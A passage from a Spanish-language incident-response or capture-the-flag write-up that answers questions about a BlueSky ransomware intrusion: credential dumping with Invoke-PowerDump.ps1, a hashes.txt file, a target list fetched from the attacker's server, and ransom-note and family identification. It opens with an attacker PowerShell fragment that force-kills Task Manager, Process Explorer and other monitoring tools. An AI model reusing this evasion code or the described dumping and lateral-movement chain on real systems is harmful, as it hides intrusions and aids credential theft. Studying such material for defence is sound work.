$list = "taskmgr", "perfmon", "SystemExplorer", "taskman", "ProcessHacker", "procexp64", "procexp", "Procmon",
"Daphne"
foreach($task in $list)
{
    try {
        stop-process -name $task -Force
    }
    catch {}
}

stop-process $pid -Force
```

P12: ¿Cuál es el script de PowerShell invocado utilizado por el atacante para volcar las credenciales?

R: Invoke-PowerDump.ps1

Se analizaron los demás scripts y se encontró que el script Invoke-PowerDump.ps1 comprueba si tiene permisos de Administrador, si los tiene intenta escalar sus privilegios al máximo nivel del sistema (NT AUTHORITY). El objetivo final de este script es extraer los hashes de contraseñas de los usuarios locales del equipo e imprimir los resultados en un formato clásico de volcado de credenciales para que el script padre “ichigo-lite.ps1” pueda leerlo.



P13: Comprender qué credenciales se han visto comprometidas es esencial para evaluar el alcance de la filtración de datos. ¿Cómo se llama el archivo de texto guardado que contiene las credenciales filtradas?


R: hashes.txt

Una vez que el script ichigo-lite.ps1 obtiene el volcado de credenciales por parte del script Invoke-PowerDump.ps1 lo guarda en un archivo de texto dentro del directorio “C:\ProgramData” con el nombre hashes.txt.

P14: Al conocer los hosts atacados durante la fase de reconocimiento del atacante, el equipo de seguridad puede priorizar sus esfuerzos de remediación en estos hosts específicos. ¿Cuál es el nombre del archivo de texto que contiene los hosts detectados?

R: extracted_hosts.txt


En el mismo script, ichigo-lite.ps1, se pudo observar que se utiliza el comando “Invoke-WebRequest” para conectarse al servidor del atacante y descargar el archivo de texto “extracted_hosts.txt” en memoria, para luego almacenarlo en la variable “$hostsContent”. Luego el script lo usa como lista de objetivos para lanzar el ataque de movimiento lateral.




P15: Tras el volcado de hash, el atacante intentó implementar ransomware en el host comprometido, propagándolo al resto de la red mediante actividades de movimiento lateral previas mediante SMB. Se le proporciona la muestra de ransomware para su posterior análisis. Tras realizar el análisis de comportamiento, ¿cuál es el nombre del archivo de la nota de rescate?

R: # DECRYPT FILES BLUESKY #

Se inspeccionaron los resultados del análisis dinámico de la muestra de ransomware de nombre javaw.exe en Any.run. Se encontró que el ejecutable creó un archivo de texto llamado “# DECRYPT FILES BLUESKY #.txt” en el directorio “C:\Users\admin\AppData\Local\VirtualStore”.



Para verificar si este archivo de texto fue la nota de rescate se pudo observar el contenido en la sección de “Files”. Finalmente, se confirmó que este archivo de texto fue la nota de rescate.



P16: En algunos casos, existen herramientas de descifrado para familias específicas de ransomware. Identificar el nombre de la familia puede conducir a una posible solución de descifrado. ¿Cuál es el nombre de esta familia de ransomware?

R: bluesky

Se analizó el ejecutable en VirusTotal y se halló la familia del ransomware determinada por los motores de antivirus y la base de datos de VirusTotal al relacionar el hash de javaw.exe. El nombre de la familia es bluesky.